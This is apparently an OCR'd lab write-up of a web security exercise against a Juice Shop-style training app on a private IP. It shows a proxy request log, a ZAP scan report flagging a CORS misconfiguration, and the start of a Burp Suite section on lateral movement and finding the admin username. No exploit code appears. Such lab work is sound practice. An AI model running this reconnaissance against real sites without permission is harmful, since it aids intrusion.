


Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
275	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	101	Switching Prot...	17 ms	129 bytes	0 bytes
276	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	POST	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	200	OK	26 ms	147 bytes	2 bytes
277	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/rest/products/search?...	200	OK	892 ms	366 bytes	12,482 bytes
278	8/7/23, 10:20:39 PM	8/7/23, 10:20:39 PM	GET	http://172.20.50.50:3000/rest/admin/application-...	200	OK	12 ms	366 bytes	17,625 bytes
279	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/rest/products/search?...	200	OK	685 ms	366 bytes	12,482 bytes
280	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Quantitys/	200	OK	1.15 s	395 bytes	5,724 bytes
281	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.4 s	391 bytes	598 bytes
282	8/7/23, 10:20:38 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.42 s	391 bytes	598 bytes
283	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.04 s	391 bytes	598 bytes
284	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Challenges/?name...	200	OK	1.02 s	391 bytes	598 bytes
285	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	POST	http://172.20.50.50:3000/socket.io/?EIO=4&tran...	200	OK	8 ms	147 bytes	2 bytes
286	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/rest/continue-code	200	OK	17 ms	361 bytes	79 bytes
287	8/7/23, 10:20:39 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/api/Quantitys/	200	OK	947 ms	395 bytes	5,724 bytes
288	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/favicon_j...	200	OK	23 ms	433 bytes	15,086 bytes
289	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	21 ms	408 bytes	15,291 bytes
290	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	13 ms	408 bytes	19,833 bytes
291	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	21 ms	408 bytes	29,163 bytes
292	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	12 ms	408 bytes	37,081 bytes
293	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes	19,001 bytes
294	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	10 ms	408 bytes	15,072 bytes
295	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	19 ms	410 bytes	101,076 bytes
296	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	22 ms	408 bytes	15,910 bytes
297	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	28 ms	408 bytes	17,080 bytes
298	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	18 ms	408 bytes	17,038 bytes
299	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	23 ms	408 bytes	26,934 bytes
300	8/7/23, 10:20:40 PM	8/7/23, 10:20:40 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	24 ms	408 bytes	21,524 bytes
301	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes	29,163 bytes
302	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	9 ms	408 bytes	19,833 bytes
303	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	12 ms	408 bytes	15,291 bytes
304	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	8 ms	408 bytes	37,081 bytes
305	8/7/23, 10:20:41 PM	8/7/23, 10:20:41 PM	GET	http://172.20.50.50:3000/assets/public/images/p...	200	OK	6 ms	408 bytes	19,001 bytes

HTML Report Saved in Captures directory:



HTML Report for Zap Scan:



ZAP Scanning Report

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	1
Informational	2

Alerts

Name	Risk Level	Nu
Cross-Domain Misconfiguration	Medium	
Cross-Domain JavaScript Source File Inclusion	Low	
Information Disclosure - Suspicious Comments	Informational	
Timestamp Disclosure - Unix	Informational	


Alert Detail

Medium (Medium)	Cross-Domain Misconfiguration
Description	Web browser data loading may be possible, due to a Cross Origin Resource Sharing (CORS) misconfiguration on the web server
URL	http://172.20.50.50:3000/ftp/quarantine/juicy_malware_linux_amd_64.url
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/legal.md
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/acquisitions.md
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/main-es2018.js
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/sitemap.xml
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/polyfills-es2018.js
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/quarantine
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/ftp/incident-support.kdbx
Method	GET
Evidence	Access-Control-Allow-Origin: *
URL	http://172.20.50.50:3000/vendor-es5.is


#Part C:

Lateral Movement through user data:


Use Burpsuite and visit the Ubuntu server ip address on port 3000:




Reconnaissance on the web page uncovers the admin account username:



